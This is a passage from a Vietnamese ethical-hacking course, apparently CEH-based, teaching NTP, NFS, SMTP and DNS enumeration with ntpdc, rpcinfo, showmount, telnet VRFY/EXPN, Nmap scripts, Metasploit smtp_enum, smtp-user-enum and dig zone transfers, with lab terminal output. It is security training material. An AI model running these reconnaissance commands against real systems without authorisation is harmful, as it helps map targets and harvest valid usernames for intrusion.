-n	Output all host addresses in the dotted-quad numeric format, rather than host names
-p	Print a list of the peers as well as a summary of their states; this is equivalent to -c peers
-s	Print a list of the peers as well as a summary of their states, but in a slightly different format from that for the -p switch; this is equivalent to -c dmpeers

ntpdc parameters and their respective functions

Ví dụ về lệnh **ntpdc**:

The screenshot shows a terminal window titled "ntpdc - Parrot Terminal". The user is at the root prompt: [root@parrot]~[/home/attacker]. They type "#ntpdc" and press Enter. A speech bubble appears with the text: "These ntpdc queries can be used to obtain additional NTP server information". Below the command, a list of ntpdc commands is displayed in a red-bordered box:

addpeer	controlkey	fudge	keytype	quit	timeout
addrefclock	ctlstats	help	listpeers	readkeys	timerstats
addserver	debug	host	loopinfo	requestkey	traps
addtrap	delay	hostnames	memstats	reset	trustedkey
authinfo	delrestrict	ifreload	monlist	reslist	unconfig
broadcast	disable	ifstats	passwd	restrict	unrestrict
clkbug	dmpeers	iostats	peers	showpeer	untrustedkey
clockstat	enable	kerninfo	preset	sysinfo	version
clrtrap	exit	keyid	pstats	sysstats	

ntpdc>

Screenshot of the ntpdc command

ntpq

Lệnh này giám sát các hoạt động của **NTP daemon ntpd** và xác định hiệu suất của nó:

ntpq [-46dinp] [-c command] [host/IP_address]

Trong đó:

-4	Force DNS resolution of the given host name to the IPv4 namespace
-6	Force DNS resolution of the given host name to the IPv6 namespace
-c	Following argument is an interactive format command; multiple -c options may be given
-d	Debugging mode
-i	Force ntpq to operate in the interactive mode
-n	Output all host addresses in the dotted-quad numeric format, rather than host names
-p	Print a list of the peers as well as a summary of their states

ntpq parameters and their respective functions

Ví dụ:

ntpq> version

ntp 4.2.8pl5@i.3728-0

ntpq> host

current host is localhost

```

ntp - Parrot Terminal
File Edit View Search Terminal Help
-[root@parrot]~[/home/attacker]
#ntpq
ntp> ?
ntpq commands:
:config      drefid      mreadlist    readvar
addvars      exit        mreadvar     reslist
apeers       help        mrl          rl
associations host        mrulist     rmvars
authenticate hostnames   mrv          rv
authinfo     ifstats    ntpversion   saveconfig
cl           iostats    opeers      showvars
clearvars    kerninfo   passassociations sysinfo
clocklist   keyid      passwd      sysstats
clockvar    keytype    peers       timeout
config-from-file lassociations poll      timerstats
cooked       lopeers    pstats      version
cv          lpassociations quit      writelist
debug       lpeers      raw        writevar
delay       monstats   readlist
ntp>

```


Screenshot of the ntpq command

Trong nhiều bản phân phối Linux, **NTP daemon ntpd** đã được kết hợp với *Chrony*, *chronyd*. Cả hai tiện ích đều đồng bộ hóa thời gian của hệ thống với NTP server từ xa.

NTP Enumeration Tools – PRTG Network Monitor

Các công cụ liệt kê NTP được sử dụng nhằm mục đích giám sát hoạt động của các NTP server và SNTP server trong mạng và xác minh kết nối từ NTP client đến NTP server.

PRTG giám sát tất cả các hệ thống, thiết bị, lưu lượng mạng và ứng dụng của hạ tầng CNTT bằng cách sử dụng các công nghệ như SNMP, WMI và SSH. Attacker sử dụng PRTG Network Monitor để truy xuất thời gian phản hồi từ server, các cảm biến đang hoạt động với server và thời gian đồng bộ hóa.



Screenshot of PRTG Network Monitor

NFS Enumeration

NFS là gì?

NFS là một loại hệ thống file cho phép người dùng truy cập, xem, lưu trữ và cập nhật file qua máy từ xa. Những dữ liệu này có thể được truy cập bởi client giống như đang truy cập cục bộ. Tùy thuộc vào các đặc quyền được gán cho client mà client có những quyền khác nhau trên file như chỉ đọc hoặc vừa đọc vừa ghi dữ liệu.


Hệ thống NFS thường được triển khai trên mạng để tập trung dữ liệu cho các tài nguyên quan trọng. **Remote procedure call (RPC)** được sử dụng để định tuyến và xử lý yêu cầu giữa client và server.

NFS enumeration giúp attacker xác định các thư mục đã xuất, danh sách các máy client kết nối với NFS server cũng như IP của chúng. Sau khi thu thập thông tin này, attacker có thể giả mạo IP để có toàn quyền truy cập vào các file được chia sẻ trên server.

Attacker chạy lệnh **rpcinfo** để quét IP đích nhằm tìm port NFS đang mở (port 2049) và các dịch vụ NFS đang chạy trên đó:

rpcinfo -p <Target IP Address>

Ví dụ:




```
ubuntu@ubuntu-Virtual-Machine:~$ rpcinfo -p 10.10.1.19
program vers proto port service
100000 2 udp 111 portmapper
100000 3 udp 111 portmapper
100000 4 udp 111 portmapper
100000 2 tcp 111 portmapper
100000 3 tcp 111 portmapper
100000 4 tcp 111 portmapper
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 tcp 2049 nfs
100005 1 tcp 2049 mountd
100005 2 tcp 2049 mountd
100005 3 tcp 2049 mountd
100005 1 udp 2049 mountd
100005 2 udp 2049 mountd
100005 3 udp 2049 mountd
100021 1 tcp 2049 nlockmgr
100021 2 tcp 2049 nlockmgr
100021 3 tcp 2049 nlockmgr
100021 4 tcp 2049 nlockmgr
100021 1 udp 2049 nlockmgr
100021 2 udp 2049 nlockmgr
100021 3 udp 2049 nlockmgr
100021 4 udp 2049 nlockmgr
100024 1 tcp 2049 status
100024 1 udp 2049 status
ubuntu@ubuntu-Virtual-Machine:~$
```

Screenshot of **rpcinfo** command displaying open NFS port and services

Attacker có thể chạy lệnh sau để xem danh sách các file và thư mục được chia sẻ:

showmount -e <Target IP Address>



```
Parrot Terminal
Close Window ew Search Terminal Help
[attacker@parrot]~[-]
$showmount -e 10.10.1.9
Export list for 10.10.1.9:
/home * <----- Shared
[attacker@parrot]~[-]
$
```

Screenshot of the **showmount** command displaying a shared directory

Ngoài ra, attacker có thể sử dụng nhiều lệnh và công cụ khác.

Công cụ NFS Enumeration – RPCScan

Các công cụ liệt kê NFS có thể thực hiện quét lớp mạng hoặc dải IP nhất định nhằm xác định các dịch vụ NFS đang chạy trên IP đó. Các công cụ này cũng hỗ trợ lấy danh sách các dịch vụ RPC bằng cách sử dụng port map, danh sách các chia sẻ NFS cũng như những thư mục có thể truy cập thông qua NFS.

RPCScan giao tiếp với các dịch vụ RPC và kiểm tra các cấu hình sai trên các NFS sharing. Attacker chạy lệnh sau để liệt kê IP mục tiêu nhằm xác định các dịch vụ NFS đang hoạt động:

```
python3 rpc-scan.py <Target IP Address> --rpc
```

```
python3 rpc-scan.py 10.10.1.19 --rpc - Parrot Terminal
[...]
#python3 rpc-scan.py 10.10.1.19 --rpc
[...]
rpc://10.10.1.19:111 Portmapper
RPC services for 10.10.1.19:
portmapper (100000)      2      udp      111
portmapper (100000)      3      udp      111
portmapper (100000)      4      udp      111
portmapper (100000)      2      tcp      111
portmapper (100000)      3      tcp      111
portmapper (100000)      4      tcp      111
nfs (100003)             2      tcp      2049
nfs (100003)             3      tcp      2049
nfs (100003)             2      udp      2049
nfs (100003)             3      udp      2049
nfs (100003)             4      tcp      2049
mount demon (100005)     1      tcp      2049
mount demon (100005)     2      tcp      2049
mount demon (100005)     3      tcp      2049
mount demon (100005)     1      udp      2049
mount demon (100005)     2      udp      2049
mount demon (100005)     3      udp      2049
network lock manager (100021) 1      tcp      2049
network lock manager (100021) 2      tcp      2049
network lock manager (100021) 3      tcp      2049
network lock manager (100021) 4      tcp      2049
network lock manager (100021) 1      udp      2049
network lock manager (100021) 2      udp      2049
network lock manager (100021) 3      udp      2049
network lock manager (100021) 4      udp      2049
```

Screenshot of RPCScan displaying open NFS ports and services

Mô-đun 4. Phần 5. DNS và SMTP Enumeration

Phần này mô tả về cả kỹ thuật liệt kê SMTP và DNS, bao gồm liệt kê SMTP, quá trình lấy danh sách user hợp lệ trên SMTP server, công cụ liệt kê SMTP, liệt kê chuyển vùng DNS, theo dõi bộ đệm DNS và DNS zone walking.

SMTP Enumeration

Các hệ thống mail thường sử dụng SMTP, POP3 và IMAP, cho phép người dùng lưu thư trong hộp thư của server và tải xuống từ server khi cần thiết. SMTP sử dụng máy chủ trao đổi thư (MX) để gửi thư trực tiếp qua DNS. Nó chạy trên port TCP 25, 2525 hoặc 587. SMTP cung cấp 3 lệnh tích hợp sau:

VRFY: xác minh người dùng

```
$ telnet 192.168.168.1 25
```

```
Trying 192.168.168.1...
```

```
Connected to 192.168.168.1.
```

```
Escape character is '^'].
```

```
220 NYmailserver ESMTP Sendmail 8.9.3
```

```
HELO
```

```
501 HELO requires domain address
```

```
HELO x
```

```
250 NYmailserver Hello [10.0.0.86], pleased to meet you
```

```
VRFY Jonathan
```

```
250 Super-User <Jonathan@NYmailserver>
```

```
VRFY Smith
```

```
550 Smith... User unknown
```

EXPN: hiển thị địa chỉ gửi thực tế của bí danh và danh sách gửi thư

```
$ telnet 192.168.168.1 25
```

```
Trying 192.168.168.1...
```

```
Connected to 192.168.168.1.
```

```
Escape character is '^'].
```

```
220 NYmailserver ESMTP Sendmail 8.9.3
```

```
HELO
```

```
501 HELO requires domain address
```

```
HELO x
```

```
250 NYmailserver Hello [10.0.0.86], pleased to meet you
```

```
EXPN Jonathan
```

```
250 Super-User <Jonathan@NYmailserver>
```

EXPN Smith

550 Smith... User unknown

RCPT TO: định nghĩa người nhận thư

\$ telnetl 192.168.168.1 25

Trying 192.168.168.1 ...

Connected to 192.168.168.1.

Escape character is '^]'.

220 NYmailserver ESMTP Sendmail 8.9.3

HELO

501 HELO requires domain address

HELO x

250 NYmailserver Hello [10.0.0.86], pleased to meet you

MAIL FROM:Jonathan

250 Jonathan... Sender ok

RCPT TO:Ryder

250 Ryder... Recipient ok

RCPT TO: Smith

550 Smith... User unknown

Máy chủ SMTP phản hồi khác nhau đối với các lệnh **VRFY**, **EXPN** và **RCPT TO** đối với user hợp lệ và không hợp lệ. Nhờ đó, attacker có thể tương tác trực tiếp thông qua Telnet và thu thập danh sách user hợp lệ trên máy chủ SMTP.

Sử dụng nmap

Attacker có thể liệt kê SMTP server bằng cách sử dụng các lệnh SMTP khác nhau có sẵn tích hợp trong Nmap Scripting Engine (NSE).

Liệt kê tất cả các lệnh hỗ trợ trong Nmap directory:

nmap -p 25, 365, 587 -script=smtp-commands <Target IP Address >

Xác định SMTP open relays:

nmap -p 25 -script=smtp-open-relay <Target IP Address>

Liệt kê tất cả người dùng trên máy chủ SMTP:

nmap -p 25 -script=smtp-enum-users <Target IP Address>

```
nmap -p 25 --script=smtp-enum-users 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
# nmap -p 25 --script=smtp-enum-users 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:17 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00070s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
| smtp-enum-users:
|   root
|   admin
|   administrator
|   webadmin
|   sysadmin
|   netadmin
|   guest
|   user
|   web
|   test
MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

Screenshot showing output of the smtp-enum-users NSE script

Sử dụng Metasploit

Attacker sử dụng **Metasploit framework** để liệt kê người dùng SMTP. Đầu tiên, khởi chạy Metasploit **msfconsole** và chuyển sang **auxiliary scanner** có liên quan để bắt đầu quá trình: **auxiliary/scanner/smtp/smtp_enum**.

```
msf > use auxiliary/scanner/smtp/smtp_enum
```

```
msf auxiliary(smtp_enum) >
```

Sử dụng lệnh **show options** để xem toàn bộ danh sách các tùy chọn cần thiết để thực hiện liệt kê.

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

Screenshot of Metasploit showing smtp_enum options

Sử dụng option **RHOST** để chỉ định IP của SMTP server mục tiêu hoặc một dải IP. Theo mặc định, Metasploit sử dụng wordlist mặc định nằm ở /usr/share/64etasploit-framework/data/wordlists/unix_users.txt để liệt kê người dùng SMTP. Tùy chọn **USER_FILE** dùng để chỉ định wordlist tùy chỉnh.

msf auxiliary (smtp enum) > set USER_FILE <location of wordlists file>

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
ConnectTimeout	10	yes	Maximum number of seconds to establish a TCP connection
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCipher		no	String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
SSLVerifyMode	PEER	no	SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
SSLVersion	Auto	yes	Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
ShowProgress	true	yes	Display progress messages during a scan

Screenshot of Metasploit showing smtp_enum advanced options

Chạy lệnh **run** để bắt đầu:

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
msf6 auxiliary(smtp_enum) > run
[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)


[*] Domain Name: localdomain
[+] 192.168.1.56:25 - Found user: ROOT
[+] 192.168.1.56:25 - Found user: backup
[+] 192.168.1.56:25 - Found user: bin
[+] 192.168.1.56:25 - Found user: daemon
[+] 192.168.1.56:25 - Found user: distccd
[+] 192.168.1.56:25 - Found user: ftp
[+] 192.168.1.56:25 - Found user: games
[+] 192.168.1.56:25 - Found user: gnats
[+] 192.168.1.56:25 - Found user: irc
[+] 192.168.1.56:25 - Found user: libuuid
[+] 192.168.1.56:25 - Found user: list
[+] 192.168.1.56:25 - Found user: lp
[+] 192.168.1.56:25 - Found user: mail
```

Screenshot of Metasploit retrieving SMTP users

Sử dụng NetScanTools Pro

Công cụ này rất quen thuộc, ở các Mô-đun trước mình đã giới thiệu nhiều về công cụ này rồi, các bạn có thể đọc thêm ở bài viết [Mô-đun 3 – Phần 1 – Network Scanning là gì?](#) và [Mô-đun 3 – Phần 5: Thực hành dò quét port](#). Công cụ SMTP Email

Generator của NetScanTools Pro kiểm tra quá trình gửi email qua SMTP server. Attacker sử dụng NetScanTools Pro để liệt kê SMTP và trích xuất tất cả các tham số email header, bao gồm các cờ confirm/urgent. Attacker cũng có thể ghi lại email session trong file log và xem thông tin liên lạc giữa NetScanTools Pro và SMTP server trong file log đó.



Screenshot of NetScanTools Pro

smtp-user-enum

smtp-user-enum là một công cụ để liệt kê các tài khoản người dùng ở mức hệ điều hành (OS-level) trên Solaris thông qua dịch vụ SMTP (sendmail). Nó liệt kê bằng cách kiểm tra các phản hồi đối với các lệnh VRFY, EXPN và RCPT TO. **smtp-user-enum** cần được chuyển vào danh sách người dùng và ít nhất một mục tiêu đang chạy dịch vụ SMTP. Cú pháp sử dụng **smtp-user-enum** như sau:

smtp-user-enum.pl [options] (-u username|-U file-of-usernames) (-t host|-T file-of-targets)

Trong đó:

- **-m n:** Số tiến trình tối đa (mặc định là 5)
- **-M mode:** Chỉ định lệnh SMTP sẽ sử dụng để đoán tên người dùng trong số EXPN, VRFY và RCPT TO (mặc định: VRFY)
- **-u user:** Kiểm tra xem người dùng có tồn tại trên hệ thống đích hay không?
- **-f addr:** Chỉ định địa chỉ email gửi để sử dụng cho việc đoán “RCPT TO” (mặc định: user@example.com)
- **-D dom:** Chỉ định domain để thêm vào danh sách người dùng được cung cấp để tạo địa chỉ email (mặc định: không có)
- **-U file:** Chọn file chứa tên đăng nhập để kiểm tra qua dịch vụ SMTP

- **-t host:** Chỉ định server host đang chạy dịch vụ SMTP
- **-T file:** Chọn file chứa hostname chạy dịch vụ SMTP
- **-p port:** Chỉ định port TCP mà dịch vụ SMTP chạy trên đó (mặc định: 25)
- **-d:** Bật debug
- **-t n:** Đợi tối đa n giây để trả lời (mặc định: 5)
- **-v:** Chế độ đầu ra chi tiết
- **-h:** Trợ giúp

```

Parrot Terminal
File Edit View Search Terminal Help
[~] -[attacker@parrot] -[~]
$smtp-user-enum -M VRFY -u administrator -t 10.10.1.19
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|           Scan Information           |
-----

Mode ..... VRFY
Worker Processes ..... 5
Target count ..... 1
Username count ..... 1
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain ......

##### Scan started at Tue Mar 22 01:40:49 2022 #####
##### Scan completed at Tue Mar 22 01:40:49 2022 #####
0 results.

1 queries in 1 seconds (1.0 queries / sec)
[attacker@parrot] -[~]
$
```

Screenshot of smtp-user-enum

DNS Enumeration

Chuyển vùng DNS

DNS Zone Transfer (chuyển vùng DNS) là quá trình chuyển một bản sao của file DNS zone từ *primary DNS server* chính sang *secondary DNS server*. Trong hầu hết các trường hợp, primary DNS server cần có một server dự phòng hoặc server phụ để dự phòng, server phụ này chứa tất cả thông tin được lưu trong server chính. DNS server sử dụng chuyển vùng để phân phối các thay đổi được thực hiện đối với server chính sang (các) server phụ.

Attacker liệt kê chuyển vùng DNS để định vị máy chủ DNS và truy cập các record của mục tiêu. Nếu DNS server của mục tiêu cho phép chuyển vùng, thì attacker có thể chuyển vùng DNS để lấy tên DNS server names, hostnames, machine names, usernames, IP addresses, aliases, ...

Trong kỹ thuật này, attacker cố gắng lấy một bản sao của toàn bộ file zone cho một domain từ DNS server. Chúng có thể thực hiện chuyển vùng DNS bằng các công cụ như **nslookup**, **lệnh dig** và **DNSRecon**.

Lệnh dig

Attacker sử dụng lệnh **dig** để truy vấn DNS name server và lấy thông tin về IP, name servers, mail exchanges, ...

```
dig ns <target domain>
```

Tiếp theo, attacker kiểm tra xem DNS của mục tiêu có cho phép chuyển vùng hay không bằng lệnh:

```
dig @<domain of name server> <target domain> axfr
```

The screenshot shows a terminal window titled "Parrot Terminal". The user has run the command \$dig ns www.certifiedhacker.com, which returns the NS record for the domain. Then, the user runs \$dig @ns1.bluehost.com www.certifiedhacker.com axfr, which fails with a "Transfer failed." message.

```
[attacker@parrot] -[~]
$dig ns www.certifiedhacker.com

; <>> DIG 9.16.22-Debian <>> ns www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7811
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com.      IN      NS

;; ANSWER SECTION:
www.certifiedhacker.com. 14400  IN      CNAME   certifiedhacker.com.
certifiedhacker.com.    21600  IN      NS      ns1.bluehost.com.
certifiedhacker.com.    21600  IN      NS      ns2.bluehost.com.

;; Query time: 44 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Mar 22 02:20:56 EDT 2022
;; MSG SIZE  rcvd: 111

[attacker@parrot] -[~]
$dig @ns1.bluehost.com www.certifiedhacker.com axfr

; <>> DIG 9.16.22-Debian <>> @ns1.bluehost.com www.certifiedhacker.com axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Screenshot of Linux DNS zone transfer using dig command

